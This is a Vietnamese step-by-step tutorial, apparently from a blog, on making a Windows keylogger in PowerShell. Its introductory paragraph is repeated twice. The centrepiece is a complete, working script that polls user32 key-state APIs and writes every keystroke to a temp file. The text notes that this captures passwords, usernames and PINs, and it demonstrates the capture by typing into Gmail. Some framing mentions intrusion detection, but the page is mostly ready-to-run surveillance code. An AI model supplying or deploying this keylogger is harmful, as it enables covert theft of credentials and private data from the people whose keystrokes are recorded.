Cách tạo một keylogger đơn giản trên Windows
Làm thế nào để tạo ra một keylogger đơn giản cho mình trên Windows:
- Keylogging là quá trình ghi lại các phím bấm được thực hiện trên bàn phím vào một bản ghi. Keylogging được sử dụng rộng rãi như một thủ thuật hack. Sử dụng keylogging, tất cả các phím bấm được thực hiện trên bàn phím có thể được ghi lại một cách hiệu quả. Điều này có thể bao gồm mật khẩu, tên người dùng, ghim bí mật, dữ liệu bí mật, vv Keylog có thể được sử dụng để phát hiện xâm phạm. Trong bài viết này, một khung cửa sổ được gọi là Powershell được sử dụng để tạo ra một keylogger đơn giản . Nó bao gồm một shell dòng lệnh và ngôn ngữ kịch bản liên quan. Powershell được xây dựng trên .NET framework và được sử dụng rộng rãi cho các ứng dụng khác nhau.
- Keylogging là quá trình ghi lại các phím bấm được thực hiện trên bàn phím vào một bản ghi. Keylogging được sử dụng rộng rãi như một thủ thuật hack. Sử dụng keylogging, tất cả các phím bấm được thực hiện trên bàn phím có thể được ghi lại một cách hiệu quả. Điều này có thể bao gồm mật khẩu, tên người dùng, ghim bí mật, dữ liệu bí mật, vv Keylog có thể được sử dụng để phát hiện xâm phạm. Trong bài viết này, một khung cửa sổ được gọi là Powershell được sử dụng để tạo ra một keylogger đơn giản . Nó bao gồm một shell dòng lệnh và ngôn ngữ kịch bản liên quan. Powershell được xây dựng trên .NET framework và được sử dụng rộng rãi cho các ứng dụng khác nhau.
BƯỚC 1

- Mở Start. Nhập Windows PowerShell vào thanh tìm kiếm. Từ kết quả tìm kiếm, mở các ứng dụng Windows PowerShell và Windows PowerShell ISE như trong ảnh chụp màn hình.
BƯỚC 2

- Nhấp vào biểu tượng Windows PowerShell trên thanh tác vụ. Điều này sẽ dẫn đến xuất hiện nhắc lệnh Windows PowerShell .
BƯỚC 3
- Sao chép mã được đưa ra dưới đây và dán nó vào dấu nhắc lệnh Windows PowerShell .
#requires -Version 2
function Start-KeyLogger($Path="$env:temp\keylogger.txt")
{
  # Signatures for API Calls
  $signatures = @'
[DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
public static extern short GetAsyncKeyState(int virtualKeyCode);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int GetKeyboardState(byte[] keystate);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int MapVirtualKey(uint uCode, int uMapType);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate, System.Text.StringBuilder pwszBuff, int cchBuff, uint wFlags);
'@

  # load signatures and make members available
  $API = Add-Type -MemberDefinition $signatures -Name 'Win32' -Namespace API -PassThru

  # create output file
  $null = New-Item -Path $Path -ItemType File -Force

  try
  {
    Write-Host 'Recording key presses. Press CTRL+C to see results.' -ForegroundColor Red

    # create endless loop. When user presses CTRL+C, finally-block
    # executes and shows the collected key presses
    while ($true) {
      Start-Sleep -Milliseconds 40

      # scan all ASCII codes above 8
      for ($ascii = 9; $ascii -le 254; $ascii++) {
        # get current key state
        $state = $API::GetAsyncKeyState($ascii)

        # is key pressed?
        if ($state -eq -32767) {
          $null = [console]::CapsLock

          # translate scan code to real code
          $virtualKey = $API::MapVirtualKey($ascii, 3)

          # get keyboard state for virtual keys
          $kbstate = New-Object Byte[] 256
          $checkkbstate = $API::GetKeyboardState($kbstate)

          # prepare a StringBuilder to receive input key
          $mychar = New-Object -TypeName System.Text.StringBuilder

          # translate virtual key
          $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar, $mychar.Capacity, 0)

          if ($success)
          {
            # add key to logger file
            [System.IO.File]::AppendAllText($Path, $mychar, [System.Text.Encoding]::Unicode)
          }
        }
      }
    }
  }
  finally
  {
    # open logger file in Notepad
    notepad $Path
  }
}

# records all key presses until script is aborted by pressing CTRL+C
# will then open the file with collected key codes
Start-KeyLogger
BƯỚC 4

- Bây giờ Windows PowerShell sẽ trông giống như ảnh chụp màn hình sau đây.
BƯỚC 5

- Bây giờ mở một số ứng dụng và nhấn một số phím. Tôi đã mở G-Mail làm ví dụ.
BƯỚC 6
- Khi bạn đã hoàn tất việc nhấn phím, hãy nhìn vào phần cuối của mã trong lời nhắc lệnh Windows PowerShell . Ở đó bạn sẽ thấy một hướng dẫn . Nhấn CTRL + C để xem kết quả. Nhấn CTRL + C theo hướng dẫn để xem các lần nhấn phím đã ghi.
BƯỚC 7

- Nhấn CTRL + C sẽ dẫn đến việc mở tệp notepad, tệp này có các lần nhấn phím được ghi lại.
BƯỚC 8

- Ngoài ra, bạn có thể mở Windows PowerShell ISE như được hiển thị trong bước đầu tiên và sao chép mã. Tiếp theo, nhấp vào biểu tượng Play để chạy tập lệnh. Điều này cũng sẽ cho kết quả tương tự.
Đó là nó. Tạo keylogger của riêng bạn trên Windows. Hy vọng bài viết hữu ích với bạn.


Nhận xét
Đăng nhận xét